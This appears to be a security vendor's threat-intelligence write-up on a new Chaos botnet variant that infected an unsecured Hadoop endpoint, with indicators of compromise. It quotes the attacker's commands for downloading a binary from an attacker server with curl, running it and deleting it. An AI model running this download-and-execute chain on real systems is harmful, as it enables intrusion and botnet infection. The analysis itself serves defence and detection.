First discovered by Lumen’s Black Lotus Labs, Chaos is a Go-based malware [1]. It is speculated to be of Chinese origin, based on Chinese language characters found within strings in the sample and the presence of zh-CN locale indicators. Based on code overlap, Chaos is likely an evolution of the Kaiji botnet.

Chaos has historically targeted routers and primarily spreads through SSH brute-forcing and known Common Vulnerabilities and Exposures (CVEs) in router software. It then utilizes infected devices as part of a Distributed Denial-of-Service (DDoS) botnet, as well as cryptomining.

Darktrace’s view of a Chaos Malware Compromise

The attack began when a threat actor sent a request to an endpoint on the Hadoop deployment to create a new application.

The initial infection being delivered to the unsecured endpoint.
Figure 1: The initial infection being delivered to the unsecured endpoint.

This defines a new application with an initial command to run inside the container, specified in the command field of the am-container-spec section. This, in turn, initiates several shell commands:

  • curl -L -O http://pan.tenire[.]com/down.php/7c49006c2e417f20c732409ead2d6cc0. - downloads a file from the attacker’s server, in this case a Chaos agent malware executable.
  • chmod 777 7c49006c2e417f20c732409ead2d6cc0. - sets permissions to allow all users to read, write, and execute the malware.
  • ./7c49006c2e417f20c732409ead2d6cc0. - executes the malware
  • rm -rf 7c49006c2e417f20c732409ead2d6cc0. - deletes the malware file from the disk to reduce traces of activity.

In practice, once this application is created an attacker-defined binary is downloaded from their server, executed on the system, and then removed to prevent forensic recovery. The domain pan.tenire[.]com has been previously observed in another campaign, dubbed “Operation Silk Lure”, which delivered the ValleyRAT Remote Access Trojan (RAT) via malicious job application resumes. Like Chaos, this campaign featured extensive Chinese characters throughout its stages, including within the fake resume themselves. The domain resolves to 107[.]189.10.219, a virtual private server (VPS) hosted in BuyVM’s Luxembourg location, a provider known for offering low-cost VPS services.

Analysis of the updated Chaos malware sample

Chaos has historically targeted routers and other edge devices, making compromises of Linux server environments a relatively new development. The sample observed by Darktrace in this compromise is a 64-bit ELF binary, while the majority of router hardware typically runs on ARM, MIPS, or PowerPC architecture and often 32-bit.

The malware sample used in the attack has undergone notable restructuring compared to earlier versions. The default namespace has been changed from “main_chaos” to just “main”, and several functions have been reworked. Despite these changes, the sample retains its core features, including persistence mechanisms established via systemd and a malicious keep-alive script stored at /boot/system.pub.

The creation of the systemd persistence service.
Figure 2: The creation of the systemd persistence service.

Likewise, the functions to perform DDoS attacks are still present, with methods that target the following protocols:

  • HTTP
  • TLS
  • TCP
  • UDP
  • WebSocket

However, several features such as the SSH spreader and vulnerability exploitation functions appear to have been removed. In addition, several functions that were previously believed to be inherited from Kaiji have also been changed, suggesting that the threat actors have either rewritten the malware or refactored it extensively.

A new function of the malware is a SOCKS proxy. When the malware receives a StartProxy command from the command-and-control (C2) server, it will begin listening on an attacker-controlled TCP port and operates as a SOCKS5 proxy. This enables the attacker to route their traffic via the compromised server and use it as a proxy. This capability offers several advantages: it enables the threat actor to launch attacks from the victim’s internet connection, making the activity appear to originate from the victim instead of the attacker, and it allows the attacker to pivot into internal networks only accessible from the compromised server.

The command processor for StartProxy. Due to endianness, the string is reversed.
Figure 3: The command processor for StartProxy. Due to endianness, the string is reversed.

In previous cases, other DDoS botnets, such as Aisuru, have been observed pivoting to offer proxying services to other cybercriminals. The creators of Chaos may have taken note of this trend and added similar functionality to expand their monetization options and enhance the capabilities of their own botnet, helping ensure they do not fall behind competing operators.

The sample contains an embedded domain, gmserver.osfc[.]org[.]cn, which it uses to resolve the IP of its C2 server.  At time or writing, the domain resolves to 70[.]39.181.70, an IP owned by NetLabel Global which is geolocated at Hong Kong.

Historically, the domain has also resolved to 154[.]26.209.250, owned by Kurun Cloud, a low-cost VPS provider that offers dedicated server rentals. The malware uses port 65111 for sending and receiving commands, although neither IP appears to be actively accepting connections on this port at the time of writing.

Key takeaways

While Chaos is not a new malware, its continued evolution highlights the dedication of cybercriminals to expand their botnets and enhance the capabilities at their disposal. Previously reported versions of Chaos malware already featured the ability to exploit a wide range of router CVEs, and its recent shift towards targeting Linux cloud-server vulnerabilities will further broaden its reach.

It is therefore important that security teams patch CVEs and ensure strong security configuration for applications deployed in the cloud, particularly as the cloud market continues to grow rapidly while available security tooling struggles to keep pace.

The recent shift in botnets such as Aisuru and Chaos to include proxy services as core features demonstrates that denial-of-service is no longer the only risk these botnets pose to organizations and their security teams. Proxies enable attackers to bypass rate limits and mask their tracks, enabling more complex forms of cybercrime while making it significantly harder for defenders to detect and block malicious campaigns.

Credit to Nathaniel Bill (Malware Research Engineer)
Edited by Ryan Traill (Content Manager)

Indicators of Compromise (IoCs)

ae457fc5e07195509f074fe45a6521e7fd9e4cd3cd43e42d10b0222b34f2de7a - Chaos Malware hash

182[.]90.229.95 - Attacker IP

pan.tenire[.]com (107[.]189.10.219) - Server hosting malicious binaries

gmserver.osfc[.]org[.]cn (70[.]39.181.70, 154[.]26.209.250) - Attacker C2 Server

References

[1] - https://blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer
Your data. Our AI.
Elevate your network security with Darktrace AI